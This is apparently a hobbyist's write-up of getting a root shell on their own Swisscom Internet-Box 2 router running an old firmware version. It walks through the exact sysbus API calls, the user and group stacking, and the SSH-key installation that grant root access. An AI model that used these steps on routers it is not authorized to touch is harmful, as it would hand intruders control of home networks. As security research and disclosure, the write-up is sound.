This is my own router, bought second hand and last updated in 2019, on my own bench, poked at for my own curiosity. Nothing here touched a network I don’t own. No routers were harmed in the making of this.
I got a root shell on my Swisscom Internet-Box. I spent the first chunk of the project attacking the one wall that never moved, when the way in needed no bug at all. The box hands you root if you ask in the right shape.
The target
It’s an Askey RTV1905VW, sold as a carrier “Internet-Box 2”.
- Model:
SG2-NP-00(board IDRTV1905VWC3), HW version 3.2 - SoC: Broadcom BCM63138, dual-core ARM Cortex-A9 @ 1 GHz
- RAM: 1 GB DDR3-1600
- NAND: Macronix
MX30LF4G18AC, 512 MiB SLC, BCH-4 ECC - Kernel:
Linux internetbox 4.1.38 #1 SMP PREEMPT ... armv7l - Firmware: SoftAtHome, with the usual
sysbus/X-Sahweb-services API - Software version: a pre-patch 10.04.xx build, from before Swisscom’s July 2020 fix

I started with hardware, which was a mistake
I went in hardware-first, assuming the bootloader would barely put up a fight. Wrong, and it cost me a lot of hours.
The board has a serial/UART header and a JTAG header, so my first idea was the dumbest one available: just brute-force the bootloader password over JTAG. I was feeding it candidates, admin and friends, at a few dozen a second at best. Nothing, obviously. You don’t guess your way into a bootloader at 30 tries per second.

So I did it properly instead. Pull the firmware, load the CFE bootloader into IDA, reverse the password check. The boot chain on the wire looks like this:
HELO
CPU0 PMCM PMCS PMCD CODE L1CD MMUI ZBBS MAIN
4.1605-1.0.38-118.3
DRAM  NVRAM memcfg 0x507  MCB chksum 0xf66e5b14  DDR3-1600 CL11 512MBx2
...
Base: 5.2_03
CFE version 1.0.38-161.188 for BCM963138 (32bit,SP,LE)
Build Date: Wed May 23 16:29:39 CST 2018 (macdux@macdux-System-Product-Name)
Bootloader version: CFEROM : 3.5.20Nr1582   CFERAM : 3.7.6Ncbd48

Boot Strap Register:  0x7dfffc2f
Chip ID: BCM63138_B0, ARM Cortex A9 Dual Core: 1000MHz
...
*** Press any key to stop auto run (1 seconds) ***
The password check didn’t end in a plain strcmp. It ran the input through a custom S-box first, a bespoke substitution before the compare, so I couldn’t just read the expected string out of the binary. Which means offline cracking: model the transform, feed it to hashcat (got it running on GPU), drive candidates with PRINCE / pp64.
Many hours of GPU later, nothing fell out. The CFE stayed shut, the “boot a live USB off this thing” plan died, and honestly the odds were never good.
For reading ARM bootloaders in IDA, 00xbyte’s bootloader-password-bypass writeup was what unstuck me: find the base address the loader maps to on a live system, fix up the addresses, and the xrefs line up.
The wall I hit first was the strongest one on the box. The way in was software, and it never needed me to open the case.
Looking at the box from the LAN
An all-ports sweep:
nmap 192.168.1.1 -p-

PORT      STATE    SERVICE
53/tcp    open     domain
80/tcp    open     http
1990/tcp  open     stun-p1
5060/tcp  open     sip
8883/tcp  open     secure-mqtt
9900/tcp  open     iua
18883/tcp open     unknown
49152/tcp open     unknown
60000/tcp open     unknown
Port 80 is the SoftAtHome management UI. It speaks the sah-ws JSON protocol over a sysbus object tree, and every request carries an X-Sah token plus a context/sessid pair in cookies. A DeviceInfo:get confirmed the platform:
curl 'http://192.168.1.1/sysbus/DeviceInfo:get' \
  -H 'Authorization: X-Sah <token>' \
  -H 'Content-Type: application/x-sah-ws-4-call+json' \
  -b '<deviceID>/sessid=...; <deviceID>/context=...' \
  --data-raw '{"parameters":{}}' --insecure
I found that command-like syntax by watching the network tab in dev tools while clicking around the admin UI, then just plugging other method names into the same object:method shape. It works great, and it reuses your existing session, so you don’t have to re-authenticate for each one.
The lead came from diffing firmware, not fuzzing it
Before I had any shell, the clue came out of the firmware itself.
Askey/Swisscom’s .rui images are signed but not encrypted, and they publish them. The annoying part is they pull old versions once a new one ships, so you can’t grab the exact build running on your own box. I went digging through the usual mirrors and forums for something older (ib2_np_09-02-08.rui) to diff against a newer one.
Signed-but-unencrypted means a normal extraction toolchain drops you straight into the UBIFS/squashfs rootfs, no decryption. I poked around the SoftAtHome .odl ACL definitions under usr/lib/usermngt/, mainly usermngt-acls.odl, and the permission model looked fucky in general. The account/group machinery (addUser, getUsers, addUserToGroups and friends) and the per-group ACLs didn’t line up as tightly as you’d want for something that decides who’s management-tier. I couldn’t point at one damning line, but it smelled like the kind of system where, if you just handed yourself enough groups, something would give.
That was enough to go on: make my own user, pile it into the right groups, and let the box treat me as management-tier. No code-execution bug anywhere. But “the right groups” makes it sound cleaner than it was.
The idea that worked: just become a technician
I’ll be honest, this part was mostly guesswork. The privilege you get is a function of group membership, and the key realization is that stacking more groups never hurts. Each one just adds a little more permission, so the move is to glob on as many as you plausibly can and see what opens up.
It’s not completely naive, though. The obvious move, just giving yourself the superadmin group, is caught and does nothing. So you can’t take the front door; you pile on the lower-tier groups that individually look harmless and let them add up.
Finding the group and method names that mattered was the grind: grepping the extracted firmware for command names, trying them against the live box, watching what came back, and a fair bit of luck. The set I converged on:
http, so the login hands you a usable token- a new empty group, which gets default “world” permissions. I made one called
pwn. It’s part of what widens what the session can actually touch (DeviceManagementand so on) technician, the role name I gave the accountremoteadmin, without which you can’t even callgetUsers
Then flip the account to remote-capable:
# create group
addGroup pwn

# create the user in the privileged group set
addUser  groups: ["http","technician","pwn"]

# promote into remoteadmin / remote access
UserManagement/User/technician:set  {"RemoteAccessCapable": true}
I ended up with four groups: http, technician, pwn, remoteadmin. I’m not 100% sure which one earns which privilege, and I didn’t try to minimize the set, because once it worked I stopped poking it. My best guess is the RemoteAccessCapable flag plus the “world” group is what keeps DeviceManagement reachable. The account doesn’t need to be named technician either, that’s just what I called mine.
What actually made this possible is that the vendor’s permission setup is a mess. technician isn’t even a group that’s active on an end-user box, nobody’s logging in as a technician on your home router, and the one case where someone remotes in for support is already covered by remoteadmin. So that group and its ACLs exist for some other reason I never pinned down. That’s the real shape of the bug: not one clever flaw, but a permission model with enough half-used roles and overlapping grants that the combinations get convoluted fast, and somewhere in that pile is a set that hands you the keys.
From API user to root shell
Log in as the new technician through the web-service endpoint, grab the context + sessid. With a session in hand, the SSH subsystem is fully configurable over the API.
Make a keypair:
ssh-keygen -t rsaTwo calls do the rest:
# nice-to-have: enables a passwordless login on UART too
DeviceManagement:set              {"SSHUserEnable": true}

# the real one: turn on SSH and install my public key
DeviceManagement/SSH/local:set    {"Enable": true,
                                   "AuthorizedKey": "ssh-rsa AAAA..."}
The box reports it right back: root login on, my key installed.
{
  "AccessType": "lan",
  "Enable": true,
  "AllowRootLogin": true,
  "AllowPasswordLogin": true,
  "AllowRootPasswordLogin": true,
  "Ports": 22
}
One snag: the box’s dropbear only offers legacy RSA, so modern OpenSSH refuses by default. Force it:
ssh -vv \
  -o PubkeyAcceptedAlgorithms=ssh-rsa \
  -o HostKeyAlgorithms=+ssh-rsa \
  -i ~/.ssh/id_rsa root@192.168.1.1
Babam:
/cfg/system/root # uname -a
Linux internetbox 4.1.38 #1 SMP PREEMPT Tue Nov 26 16:04:11 UTC 2019 armv7l GNU/Linux
/cfg/system/root # whoami
root
To prove it was a real shell and not a toy, I cross-compiled fastfetch for armv7, netcat’d it over, chmod +x, ran it:
root@internetbox
Host:   Broadcom BCM963138
Kernel: Linux 4.1.38
Shell:  sh
Terminal: dropbear
CPU:    BCM963138 (2)
Memory: 325 MiB / 929 MiB
Disk (/):           49.25 MiB squashfs [Read-only]
